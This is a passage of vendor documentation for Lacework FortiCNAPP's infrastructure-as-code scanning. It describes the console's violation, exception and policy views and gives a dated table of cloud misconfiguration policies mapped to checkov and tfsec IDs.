The *Summary* tab in the violation details drawer provides a quick description of the violation and where it was found in your code. The violation summary directs you to the resource and file where the violation is located and includes a snippet of your code.

Guidelines

The *Guidelines* tab includes an in-depth description of the policy as well as a rationale for why it is important. The remediation guidelines provide instructions on how you may resolve a violation for a specific policy.

Some policy violations may have additional guidelines such as impact, references, notes, and instructions to audit a specific element of the policy such as nodes. You may also find information about compliance measures such as CIS and HIPAA that relate to the specific policy.

View branches

In the main repository table, or in the assessment details, click *View branches* to view assessments for your selected repository grouped by branch. In the *Branch details*, click *View assessment* to access an assessment from a previous commit.

Pipelines

The *Pipelines* tab on the *Assessments* page lists your integrated CI/CD pipelines.

Actions you can take in the Pipelines tab include the following:

- Click the *Open in new window* icon to go to the CI/CD pipeline.
- Click the refresh icon to refresh the data in the table.
- The *Sort by* dropdown enables you to sort repositories by *Most recent*.
- Click the reverse sort icon to further specify the sort by ascending or descending order.
- To view assessed builds for a specific pipeline, click the table row of your desired pipeline to open the *Builds view*.

Exceptions can be created against pipeline-based scans. See Exception management on page 1640.

Builds view

The *Builds view* lists the most recent pipeline builds along with their date and time, number of violations, and a breakdown chart of the violations by severity.

If the build's details are not visible, click the build to expand the row.

Click *View assessment* for assessment results, such as the specific violations found in Lacework FortiCNAPP's assessment of your pipeline.

Pipeline assessment details

The *Assessments* page for a pipeline is almost identical to a repository's assessment details. Instead of *View branches*, the click *View runs* to open the *Builds view*.

Violations

To view Code Security violations that were found in your organization's most recent assessment, log in to the console, select *Code Security > Infrastructure (IaC)* in the main sidebar menu and click the *Violations* tab.

The *Violations* page details the violations found in your selected organization's most recent Assessments on page 1487. Click *Add integration* to be directed to the code repository integration wizard.

Go to Integrating with an SCM on page 1432 for more information.

This section includes the following topics:

- Overview on page 1492
- Violations on page 1493
- Policies on page 1495
- Lacework FortiCNAPP IaC policies on page 1498

Overview

The *Overview* section of the *Violations* page displays visual representations of the violations found in your organization's most recent assessment. The graphs display important breakdowns such as the severity of the violations found. For violations of compliance measures, such as CIS, the compliance violations chart breaks down the number of violations found for each measure.

The overview also lists your top five policy violations and names the violation, shows the number of violations found, and the severity of the specified violation.

Violations

Following the violations overview is a list of the violations that the most recent assessment found. By default, the violations are grouped by policy. Click *Group by resource* to group the violations by resource, for example, violations on ECS clusters.

The violations table can be refreshed or searched, and you can also hide or display columns with the select columns icon.

All violations

Group by policy (default)

For each violation, the console displays the policy name, the number of impacted resources, and the violation severity. Click a policy to view the specific resources the violation was found in, and the location of the violation.

In the expanded policy row, click a resource row to open the Violation Detail pane on page 1494.

Group by resource

If you have grouped your violations by resource, the list of violations includes the resource name and the number of impacted policies. Click a resource row to view the impacted policies, their location, and severity.

In the expanded resource row, click a policy row to open the Violation Detail pane on page 1494.

Exceptions

The exceptions tab lists all of your violation exceptions grouped by policy or resource.

Group by policy (default)

For each active exception to policy violations, the *Exceptions* tab lists the policy summary, the number of impacted resources and the policy's severity. To view the impacted resources, expand the policy row. For each resource, click the link in the *Found in* column to open the resource in another tab.

In the expanded policy row, click a resource row to open the Violation Detail pane on page 1494.

Group by resource

Click *Group by resource* to display your violation exceptions by resource. The list of violations includes the resource name and the number of impacted policies. Click a resource row to view the impacted policies, their location, and severity.

In the expanded resource row, click a policy row to open the Violation Detail pane on page 1494.

Violation Detail pane

The *Violation Detail* pane includes additional information about the violation found in your organization. The *Summary* (default) tab describes the violation, the *Activity* tab details user activity for a violation, and the *Guidelines* tab provides additional information and context for the violation.

Summary

The *Summary* tab in the violation details drawer provides a quick description of the violation and where it was found in your code. The violation summary directs you to the resource and file where the violation is located and includes a snippet of your code.

Guidelines

The *Guidelines* tab includes an in-depth description of the policy as well as a rationale for why it is important. The remediation guidelines provide instructions on how you may resolve a violation for a specific policy.

Some policy violations may have additional guidelines such as impact, references, notes, and instructions to audit a specific element of the policy such as nodes. You may also find information about compliance measures such as CIS and HIPAA that relate to the specific policy.

Policies

To view code security policies that are available for your organization, log in to the console, select *Code Security > Infrastructure (IaC)* in the main sidebar menu and click the *Policies* tab.

The *Policies* page provides a list of all available policies for your integrated organization. Click *Add integration* to be directed to the code repository integration wizard.

Go to Integrating with an SCM on page 1432 for more information.

Exceptions can be created against IaC policies to disable them across all repositories or a specific repository group. See Exception management on page 1640.

List of available policies

The list of available policies provides a brief description of each policy, its severity, ID, compliance violation tag, and activity. This list can be searched based on keywords using the *Contains* search function. You can also refresh the data in the list and sort by severity. For more information about a policy, click the policy to view the Policy Details pane on page 1495.

Policy Details pane

Click a policy in the policy list to open the *Policy Details* pane. This pane displays a brief description of the policy and its ID.

Guidelines

The *Guidelines* tab is the default policy details pane. It includes an in-depth description of the policy as well as a rationale for why it is important. The remediation guidelines provide instructions on how you may resolve a violation for a specific policy.

Some policies may have additional guidelines such as impact, references, notes, and instructions to audit a specific element of the policy such as nodes. You may also find information about compliance measures such as CIS and HIPAA that relate to the specific policy.

Configuration

The *Configuration* tab of the policy details pane provides additional information about a policy in a simple breakdown of the *Severity*, *ID*, *Category*, *Provider*, *Check type*, and applicable compliance measures.

The policy *Severity* can be manually updated in the *Policy Details* so that findings reflect the new value in future scans. Alternatively, if you would like to override any manual changes made to the *Severity*, it can be returned to the default value.

To edit the policy severity:


1. Go to *Code Security > Infrastructure (IaC)* and select the *Policies* tab.
2. Select a policy. The *Policy Details* are displayed.
3. Click *Edit*.
4. Click the *Severity* dropdown list and select a new value.
5. Click *Save*.

To override manual changes to the policy severity:

1. Go to *Code Security > Infrastructure (IaC)* and select the *Policies* tab.
2. Select the policy you want to revert back to its original state.
3. Click *Edit*.
4. Click *Reset to default*.
5. Click *Save*.

Activity

The *Activity* tab of the policy details pane lists an event log of actions that have occurred on the policy, such as severity overrides and manual updates. The *Activity* logs include the action that was taken, the time of the change, and the account that made the change.



If you do not see recent changes in the log, click *Refresh data* to update the list.

Lacework FortiCNAPP IaC policies

Lacework FortiCNAPP IaC Security is converting existing policies to Rego. You may notice duplicate findings due to checkov or tfsec policies temporarily co-existing. For remediation, Lacework FortiCNAPP offers suppression options for both Code Security App and CI/CD integrations.

Assessments

Invoked through Code Security App and CI/CD

In the console, the new Lacework FortiCNAPP authored policies are visible as part of your assessment findings. The old policies that have been replaced will no longer be visible and the results will not be part of your assessments.

Note that these new policies have been carefully reviewed and tested by Lacework FortiCNAPP, and they may not use the same logic as the checkov or tfsec policies. You may see false positive results disappear and true positive results appear.

Invoked through the CLI

The CLI runs a combined scan using the `lacework iac scan` command.

Published Lacework FortiCNAPP Policies

Policies converted to Rego are released in small batches. In cases where an existing policy is no longer relevant, it is deprecated without replacement.

The following table tracks released Rego policies:

Policy Name	Lacework Policy ID	`checkov` Policy ID	`tfsec` Policy ID	Publish Date
EKS should not allow public access to API endpoint	`lacework-iac-aws-network-1`	`ckv-aws-38`	`tfsec-aws068, tfsec-aws069`	07/10/2023
Ensure RDS cluster has IAM authentication enabled	`lacework-iac-aws-iam-1`	`ckv-aws-162`		07/10/2023

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Pods should not run containers with allowPrivilegeEscalation	lacework-iac-k8s-security-2	ckv-k8s-20		07/10/2023
KMS master keys should not be globally accessible	lacework-iac-aws-security-1	ckv-aws-33		07/10/2023
Container image should be versioned	lacework-iac-k8s-workload-1	ckv-k8s-43		07/27/23
Minimize the execution of container workloads with added capabilities	lacework-iac-k8s-workload-2	ckv-k8s-24		07/27/2023
Minimize the execution of container workloads with the NET_RAW capability	lacework-iac-k8s-workload-3	ckv-k8s-7, ckv-k8s-28		07/27/2023
AWS resources must specify a Security Group	lacework-iac-aws-network-2	ckv2-aws-5		07/27/2023
Apply security context to pods and containers	lacework-iac-k8s-security-1	ckv-k8s-29, ckv-k8s-30		07/27/2023
An inbound firewall rule allows traffic from /0	lacework-iac-gcp-network-1		tfsec-gcp003	07/27/2023
Amazon ALBs should implement HTTPS	lacework-iac-aws-tls-1	ckv-aws-2	tfsec-aws004	08/04/2023
An outdated SSL policy is in use by a load balancer	lacework-iac-aws-tls-2	ckv-aws-103	tfsec-aws010	08/04/2023
CloudFront distribution uses outdated SSL/TLS protocols	lacework-iac-aws-tls-3		tfsec-aws021	08/04/2023
API Gateway domain name uses outdated SSL/TLS protocol	lacework-iac-aws-tls-4		tfsec-aws025	08/04/2023
ElasticSearch domain endpoint uses outdated TLS policy	lacework-iac-aws-tls-5		tfsec-aws034	08/04/2023
Network ACL allows ingress from 0.0.0.0/0	lacework-iac-aws-network-3		tfsec-aws049	08/04/2023
Network ACL ingress must not permit all ports	lacework-iac-aws-network-4		tfsec-aws050	08/04/2023

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
S3 bucket does not block public access	lacework-iac-aws-storage-1	cks-aws-53,ckv-aws-54,ckv-aws-55,ckv-aws-56	tfsec-aws001,tfsec-aws074,tfsec-aws075,tfsec-aws076	08/04/2023
DAX Cluster should encrypt data at rest	lacework-iac-aws-encryption-2		tfsec-aws081	08/17/2023
Unencrypted SNS topic	lacework-iac-aws-encryption-4	ckv-aws-26	tfsec-aws016	08/17/2023
A KMS key is not configured to auto-rotate	lacework-iac-aws-encryption-5		tfsec-aws019	08/17/2023
CloudFront viewer protocol policy should be set to https-only or redirect-to-http	lacework-iac-aws-encryption-6		tfsec-aws020	08/17/2023
EKS Clusters should encrypt secrets	lacework-iac-aws-encryption-10		tfsec-aws066	08/17/2023
EKS Cluster should have control plane logging enabled	lacework-iac-aws-logging-1	ckv-aws-37	tfsec-aws067	08/17/2023
S3 bucket does not have access logging	lacework-iac-aws-storage-2		tfsec-aws002	08/17/2023
RDS instance is publicly accessible	lacework-iac-aws-storage-3		tfsec-aws011	08/17/2023
RDS instance does not encrypt Performance Insights	lacework-iac-aws-storage-4		tfsec-aws053	08/17/2023
Athena database not encrypted at rest	lacework-iac-aws-storage-5	ckv-aws-77	tfsec-aws059	08/17/2023
Athena workgroup not encrypted at rest	lacework-iac-aws-storage-6	ckv-aws-159	tfsec-aws060	08/17/2023

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
S3 Versioning should be enabled	lacework-iac-aws-storage-7	ckv-aws-21	tfsec-aws077	08/17/2023 (Replacing tfsef-aws077), 09/19/2023 (Replacing ckv-aws-21)
ECR should have immutable image tags	lacework-iac-aws-storage-8		tfsec-aws078	08/17/2023
Launch configuration with unencrypted EBS block device	lacework-iac-aws-encryption-1	ckv-aws-8	tfsec-aws014	08/29/2023
Ensure all data stored in the SQS queue is encrypted	lacework-iac-aws-encryption-3		tfsec-aws015	08/29/2023
A MSK cluster allows unencrypted data in transit	lacework-iac-aws-encryption-7		tfsec-aws022	08/29/2023
Elasticsearch domain is not encrypted at rest	lacework-iac-aws-encryption-8		tfsec-aws031	08/29/2023
CodeBuild artifacts and logs should be encrypted	lacework-iac-aws-encryption-9	ckv-aws-78, ckv-aws-147	tfsec-aws080	08/29/2023
CloudTrail log files should be encrypted with customer managed KMS keys	lacework-iac-aws-encryption-11	ckv-aws-35	tfsec-aws065	08/29/2023
ElasticSearch node-to-node encryption not enabled	lacework-iac-aws-encryption-12	ckv-aws-6	tfsec-aws055, tfsec-aws032	08/29/2023
OpenSearch node-to-node encryption not enabled	lacework-iac-aws-encryption-13			08/29/2023
ElasticSearch domains should enforce HTTPS	lacework-iac-aws-encryption-14	ckv-aws-054	tfsec-aws033,tfsec-aws054	08/29/2023
RDS Cluster should have storage encryption enabled	lacework-iac-aws-encryption-16	ckv-aws-96	tfsec-aws051	08/29/2023

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
RDS DB instance should have storage encrypted	lacework-iac-aws-encryption-17	ckv-aws-16	tfsec-aws052	08/29/2023
Unencrypted Elasticache Replication Group	lacework-iac-encryption-18	ckv-aws-29	tfsec-aws035	08/29/2023
Elastic File System should be encrypted	lacework-iac-encryption-19	ckv-aws-184	tfsec-aws048	09/12/2023
Enable transit encryption for Elasticache RG	lacework-iac-aws-encryption-20		tfsec-aws036	09/12/2023
Ensure WAF prevents message lookup in Log4j2. See CVE-2021-44228 aka log4jshell	lacework-iac-aws-encryption-21	ckv-aws-192		11/21/2023
SageMaker Notebook is encrypted at rest with KMS CMK	lacework-iac-aws-encryption-32	ckv-aws-22, ckv2-aws-24		01/22/2025
Missing description for security group/security group rule	lacework-iac-aws-security-9	ckv-aws-23	tfsec-aws018	01/22/2025
Ensure Dynamodb point in time recovery is enabled	lacework-iac-aws-storage-13	ckv-aws-28		01/22/2025
IAM Password policy should have minimum password length of 14 or more characters	lacework-iac-aws-iam-2	ckv-aws-10	tfsec-aws039, tfsec-aws040	01/22/2025
IAM Password policy should prevent password reuse	lacework-iac-aws-iam-3		tfsec-aws037	01/22/2025
IAM Password policy should have expiry less than or equal to 90 days	lacework-iac-aws-iam-4		tfsec-aws038	01/22/2025
Ensure QLDB ledger permissions mode is set to STANDARD	lacework-iac-aws-iam-5	ckv-aws-170		01/22/2025
Ensure IAM users are members of an IAM group	lacework-iac-aws-iam-6	ckv2-aws-21		01/22/2025
Ensure IAM policies are attached only to groups	lacework-iac-aws-iam-7	ckv-aws-40		01/22/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure IAM policies do not allow administrative privileges	lacework-iac-aws-iam-8	ckv-aws-1	tfsec-aws046	01/22/2025
ALB/NLB is exposed to the internet	lacework-iac-aws-loadbalancers-1		tfsec-aws005	02/05/2025
Classic load balancer is exposed to the internet	lacework-iac-aws-loadbalancers-2			02/05/2025
Ensure AppSync has Field-Level logs enabled	lacework-iac-aws-logging-10	ckv-aws-194		02/05/2025
Ensure CloudTrail is enabled in all Regions	lacework-iac-aws-logging-2	ckv-aws-67	tfsec-aws063	02/05/2025
CloudTrail log file validation should be enabled	lacework-iac-aws-logging-3	ckv-aws-36	tfsec-aws064	02/05/2025
Ensure Cloudfront distribution has Access Logging enabled	lacework-iac-aws-logging-4	ckv-aws-86	tfsec-aws071	02/05/2025
Ensure API Gateway has Access Logging enabled	lacework-iac-aws-logging-5	ckv-aws-76		02/05/2025
Ensure API Gateway V2 has Access Logging enabled	lacework-iac-aws-logging-6	ckv-aws-95		02/05/2025
Ensure Neptune logging is enabled	lacework-iac-aws-logging-8	ckv-aws-101		02/05/2025
Ensure DocDB has audit logs enabled	lacework-iac-aws-logging-9	ckv-aws-104		02/05/2025
Ensure that Timestream database is encrypted with KMS CMK	lacework-iac-aws-encryption-25	ckv-aws-160		02/24/2025
Ensure Kinesis Video Stream is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-26	ckv-aws-177		02/24/2025
Ensure Image Builder component is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-27	ckv-aws-180		02/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure S3 Object Copy is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-28	ckv-aws-181		02/24/2025
Ensure AWS DocumentDB is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-29	ckv-aws-182, ckv-aws-74		02/24/2025
Ensure Lambda environment variables are encrypted	lacework-iac-aws-encryption-37	ckv-aws-173		02/24/2025
Ensure Glue Security Configuration Encryption is enabled	lacework-iac-aws-encryption-39	ckv-aws-99		02/24/2025
Ensure data in Sagemaker Endpoint is encrypted at rest	lacework-iac-aws-encryption-40	ckv-aws-98		02/24/2025
Ensure DynamoDB Tables are encrypted using KMS	lacework-iac-aws-encryption-41	ckv-aws-119		02/24/2025
Ensure fx ontap file system is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-42	ckv-aws-178		02/24/2025
Ensure FSX Windows filesystem is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-43	ckv-aws-179		02/24/2025
Ensure Amazon MQ Broker logging is enabled	lacework-iac-aws-logging-12	ckv-aws-48		02/24/2025
Enabling x-ray tracing for lambda functions	lacework-iac-aws-logging-13	ckv-aws-50		02/24/2025
Ensure Global Accelerator accelerator has flow logs enabled	lacework-iac-aws-logging-15	ckv-aws-75		02/24/2025
Ensure Neptune Cluster instance is not publicly available	lacework-iac-aws-network-10	ckv-aws-102		02/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure Redshift is not deployed outside of a VPC	lacework-iac-aws-network-6	ckv-aws-154		02/24/2025
Ensure Redshift uses SSL	lacework-iac-aws-security-5	ckv-aws-105		02/24/2025
Ensure that Redshift cluster is encrypted by KMS	lacework-iac-aws-security-7	ckv-aws-142, ckv-aws-64, ckv-aws-188		02/24/2025
Ensure that RDS clusters have deletion protection enabled	lacework-iac-aws-storage-10	ckv-aws-139		02/24/2025
Redshift cluster should not be publicly accessible	lacework-iac-aws-storage-16	ckv-aws-87		02/24/2025
Autoscaling groups should supply tags to launch configurations	lacework-iac-aws-general-10	ckv-aws-153		02/24/2025
Ensure Transfer Server is not exposed publicly	lacework-iac-aws-general-11	ckv-aws-164		02/24/2025
Ensure that VPC Endpoint Service is configured for Manual Acceptance	lacework-iac-aws-general-2	ckv-aws-123		02/24/2025
Ensure that CloudFormation stacks are sending event notifications to an SNS topic	lacework-iac-aws-general-3	ckv-aws-124		02/24/2025
Ensure that redshift cluster allows version upgrade by default	lacework-iac-aws-general-4	ckv-aws-141		02/24/2025
It is AWS best practice to not use the default VPC for workflows	lacework-iac-aws-general-7	ckv-aws-148	tfsec-aws082	02/24/2025
Ensure Dynamodb point in time recovery (backup) is enabled for global tables	lacework-iac-aws-backup-2	ckv-aws-165		02/24/2025
Ensure EC2 Instances Are EBS-Optimized for Enhanced Performance	lacework-iac-aws-compute-6	ckv-aws-135		02/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure API Gateway caching is enabled	lacework-iac-aws-encryption-23	ckv-aws-120		02/24/2025
Ensure API Gateway has X-Ray Tracing enabled	lacework-iac-aws-gateway-1	ckv-aws-73		02/24/2025
AWS Lambda function should have a Dead Letter Queue(DLQ)	lacework-iac-aws-compute-3	ckv-aws-116		03/06/2025
Ensure container insights are enabled on ECS cluster	lacework-iac-aws-containers-1	ckv-aws-65		03/06/2025
Kinesis stream is not encrypted	lacework-iac-aws-encryption-22	ckv-aws-43, ckv-aws-185	tfsec-aws024	03/06/2025
Ensure that CloudWatch Log Group is encrypted by KMS	lacework-iac-aws-encryption-24	ckv-aws-158		03/06/2025
Ensure Sagemaker domain is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-30	ckv-aws-187		03/06/2025
Ensure Elasticache replication group has auth token	lacework-iac-aws-encryption-34	ckv-aws-31		03/06/2025
Ensure Elasticache replication group is encrypted by KMS	lacework-iac-aws-encryption-36	ckv-aws-191		03/06/2025
Ensure lustre file systems with persistent deployment are encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-44	ckv-aws-190		03/06/2025
Ensure that ECR repositories are encrypted using KMS	lacework-iac-aws-encryption-45	ckv-aws-136		03/06/2025
Ensure that Workspace user volumes are encrypted	lacework-iac-aws-general-5	ckv-aws-155		03/06/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Workspace root volumes are encrypted	lacework-iac-aws-general-6	ckv-aws-156		03/06/2025
Ensure that S3 bucket has cross-region replication enabled	lacework-iac-aws-general-9	ckv-aws-144		03/06/2025
Load balancers should drop invalid headers	lacework-iac-aws-loadbalancers-3	ckv-aws-131	tfsec-aws083	03/06/2025
Ensure that ELB is cross-zone-load-balancing enabled	lacework-iac-aws-loadbalancers-6	ckv-aws-138		03/06/2025
Ensure AppSync GraphQl Api has logging enabled	lacework-iac-aws-logging-14	ckv-aws-193		03/06/2025
Ensure Redshift Cluster logging is enabled	lacework-iac-aws-logging-17	ckv-aws-71		03/06/2025
Route 53 A Record has an associated resource attached	lacework-iac-aws-network-7	ckv2-aws-23		03/06/2025
Ensure Amazon EKS Node group has implicit SSH access from 0.0.0.0/0	lacework-iac-aws-network-9	ckv-aws-100		03/06/2025
Ensure MQ Broker is not publicly exposed	lacework-iac-aws-queues-1	ckv-aws-69		03/06/2025
Ensure QLDB ledger has deletion protection enabled	lacework-iac-aws-security-10	ckv-aws-172		03/06/2025
Ensure SQS policy does not allow ALL (*) actions	lacework-iac-aws-security-11	ckv-aws-72	tfsec-aws047	03/06/2025
CloudFront Distribution should have WAF enabled	lacework-iac-aws-security-13	ckv-aws-68	tfsec-aws045	03/06/2025
Ensure that EMR clusters have Kerberos Enabled	lacework-iac-aws-security-14	ckv-aws-114		03/06/2025
Ensure EBS default encryption is enabled	lacework-iac-aws-security-6	ckv-aws-106		03/06/2025
Ensure that Secrets Manager secret is encrypted using KMS	lacework-iac-aws-security-8	ckv-aws-149		03/06/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure Backup Vault is encrypted at rest using KMS CMK	lacework-iac-aws-storage-12	ckv-aws-166		03/06/2025
Ensure DocumentDB Logging is enabled	lacework-iac-aws-storage-15	ckv-aws-85		03/06/2025
Athena Workgroup should enforce configuration check	lacework-iac-aws-storage-17	ckv-aws-82	tfsec-aws060	03/06/2025
DMS replication instance should not be publicly accessible	lacework-iac-aws-storage-18	ckv-aws-89		03/06/2025
Ensure Glue Data Catalog Encryption is enabled	lacework-iac-aws-storage-21	ckv-aws-94		03/06/2025
Ensure that RDS instances have Multi-AZ enabled	lacework-iac-aws-backup-1	ckv-aws-157		03/13/2025
Ensure that lambda function permission has a source ARN specified	lacework-iac-aws-compute-1		tfsec-aws058	03/13/2025
Ensure AWS Lambda function is configured inside a VPC	lacework-iac-aws-compute-4	ckv-aws-117		03/13/2025
Ensure all data stored in the EBS is secured	lacework-iac-aws-encryption-33	ckv-aws-3		03/13/2025
Ensure that RDS global clusters are encrypted	lacework-iac-aws-encryption-46	ckv-aws-140		03/13/2025
Ensure S3 bucket Object is encrypted by KMS using a customer managed Key (CMK)	lacework-iac-aws-encryption-48	ckv-aws-186		03/13/2025
Ensure EBS Snapshot Copy is Encrypted Using a Customer Managed Key (CMK)	lacework-iac-aws-encryption-51	ckv-aws-183		03/13/2025
Ensure that Elastic Load Balancers have deletion protection enabled	lacework-iac-aws-encryption-52	ckv-aws-150		03/13/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure Instance Metadata Service Version 1 is not enabled	lacework-iac-aws-general-1	ckv-aws-79	tfsec-aws079	03/13/2025
Ensure AWS Config is enabled in all regions	lacework-iac-aws-general-12	ckv-aws-121		03/13/2025
Ensure RDS database has IAM authentication enabled	lacework-iac-aws-iam-10	ckv-aws-161		03/13/2025
Ensure the ELB has access logging enabled	lacework-iac-aws-loadbalancers-4	ckv-aws-92		03/13/2025
Ensure Amazon ElastiCache Redis clusters have automatic backups enabled	lacework-iac-aws-loadbalancers-7	ckv-aws-134		03/13/2025
Ensure Amazon MSK Cluster logging is enabled	lacework-iac-aws-logging-16	ckv-aws-80		03/13/2025
Audit logging should be enabled for Elastic Search domains	lacework-iac-aws-logging-18			03/13/2025
Audit logging should be enabled for OpenSearch Service domains	lacework-iac-aws-logging-19			03/13/2025
Application Logging Should Be Enabled for OpenSearch Service Domains	lacework-iac-aws-logging-20			03/13/2025
Application Logging Should Be Enabled for Amazon Elasticsearch Service Domains	lacework-iac-aws-logging-21			03/13/2025
Ensure Logging is Enabled for AWS WAF Web Access Control Lists	lacework-iac-aws-logging-22	ckv-aws-176		03/13/2025
Enable Appropriate Logging for Amazon RDS Instances	lacework-iac-aws-logging-23	ckv-aws-129		03/13/2025
Ensure that detailed monitoring is enabled for EC2 instances	lacework-iac-aws-monitoring-1	ckv-aws-126		03/13/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Amazon Elasticsearch Service domains are configured inside a VPC	lacework-iac-aws-network-11	ckv-aws-137		03/13/2025
Disable Direct Internet Access for Amazon SageMaker Notebook Instances	lacework-iac-aws-network-13	ckv-aws-122		03/13/2025
Ensure VPC Subnets Do Not Automatically Assign Public IP Addresses	lacework-iac-aws-network-14	ckv-aws-130		03/13/2025
Ensure no open access to backend resources through API	lacework-iac-aws-security-12	ckv-aws-59		03/13/2025
Ensure AWS WAF Web ACLs Have Associated Rules	lacework-iac-aws-security-19	ckv-aws-175		03/13/2025
Ensure Neptune Cluster storage is securely encrypted	lacework-iac-aws-storage-14	ckv-aws-44		03/13/2025
Ensure Elastic Load Balancer(s) Use SSL Certificates from AWS Certificate Manager	lacework-iac-aws-tls-7	ckv-aws-127		03/13/2025
Ensure AKS logging to Azure Monitoring is Configured	lacework-iac-azure-monitoring-1	ckv-azure-4	tfsec-azu009	03/13/2025
An inbound network security rule allows traffic from /0	lacework-iac-azure-network-1		tfsec-azu001	03/13/2025
Ensure the ELBv2 has access logging enabled	lacework-iac-aws-loadbalancers-5	ckv-aws-91		03/27/2025
Ensure VPC Flow Logging is enabled for all VPCs	lacework-iac-aws-logging-24	ckv2-aws-11		03/27/2025
Ensure CloudWatch log groups retains logs for at least 1 year	lacework-iac-aws-monitoring-2	ckv-aws-66		03/27/2025
Task definition defines sensitive environment	lacework-iac-aws-secrets-1		tfsec-aws013	03/27/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
variable(s)				
Ensure ECR image scanning on push is enabled	lacework-iac-aws-security-2	ckv-aws-163	tfsec-aws023	03/27/2025
Ensure KMS encryption keys are rotated within a period of 90 days	lacework-iac-gcp-encryption-2	ckv-gcp-43		03/27/2025
Ensure only GCP-managed service account keys are used	lacework-iac-gcp-encryption-3	ckv2-gcp-3		03/27/2025
Ensure legacy networks do not exist for a project	lacework-iac-gcp-network-11	ckv2-gcp-2		03/27/2025
Ensure that Cloud Storage buckets are not anonymously or publicly accessible	lacework-iac-gcp-storage-18	ckv-gcp-28		03/27/2025
Ensure no IAM policies documents allow '*' as a statement's actions	lacework-iac-aws-iam-13	ckv-aws-49		07/24/2025
Ensure no security groups allow ingress from 0.0.0.0/0 to port 3389	lacework-iac-aws-network-16	ckv-aws-25		07/24/2025
S3 Bucket has an ACL defined which allows public READ access	lacework-iac-aws-storage-23	ckv-aws-20		07/24/2025
Ensure that MariaDB server enables geo-redundant backups.	lacework-iac-azure-backup-1	ckv-azure-129		07/24/2025
Ensure that Azure MySQL servers enables geo-redundant backups.	lacework-iac-azure-backup-2	ckv-azure-94		07/24/2025
Enable Geo-Redundant Backups for Azure PostgreSQL Servers	lacework-iac-azure-backup-3	ckv-azure-102		07/24/2025
Ensure Cosmos DB Accounts Use Customer-Managed Keys for Data Encryption at Rest	lacework-iac-azure-encryption-1	ckv-azure-100		07/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Automation account variables are encrypted	lacework-iac-azure-encryption-2	ckv-azure-73		07/24/2025
Ensure that Azure Data Explorer uses disk encryption	lacework-iac-azure-encryption-3	ckv-azure-74		07/24/2025
Ensure that Azure Data Explorer uses double encryption	lacework-iac-azure-encryption-4	ckv-azure-75		07/24/2025
Ensure that Azure Batch account uses key vault to encrypt data	lacework-iac-azure-encryption-5	ckv-azure-76		07/24/2025
Enable Infrastructure Encryption for Azure PostgreSQL Servers	lacework-iac-azure-encryption-6	ckv-azure-130		07/24/2025
Ensure Virtual Machine Extensions are not Installed	lacework-iac-azure-general-1	ckv-azure-50		07/24/2025
Ensure that App service enables HTTP logging	lacework-iac-azure-logging-1	ckv-azure-63		07/24/2025
Ensure that App service enables detailed error messages	lacework-iac-azure-logging-2	ckv-azure-65		07/24/2025
Ensure that App service enables failed request tracing	lacework-iac-azure-logging-3	ckv-azure-66		07/24/2025
Ensure 'public network access enabled' is set to 'False' for MariaDB servers.	lacework-iac-azure-network-10	ckv-azure-48		07/24/2025
Ensure MSSQL is using the latest version of TLS encryption	lacework-iac-azure-network-11	ckv-azure-52		07/24/2025
Ensure 'public network access enabled' is set to 'False' for MySQL servers	lacework-iac-azure-network-12	ckv-azure-53		07/24/2025
Ensure MySQL is using the latest version of TLS encryption	lacework-iac-azure-network-13	ckv-azure-54		07/24/2025

Policy Name	Lacework Policy ID	checkov Policy ID	tfsec Policy ID	Publish Date
Ensure that Azure Synapse workspaces enables managed virtual networks	lacework-iac-azure-network-14	ckv-azure-58		07/24/2025
Ensure that Azure File Sync disables public network access	lacework-iac-azure-network-15	ckv-azure-64		07/24/2025
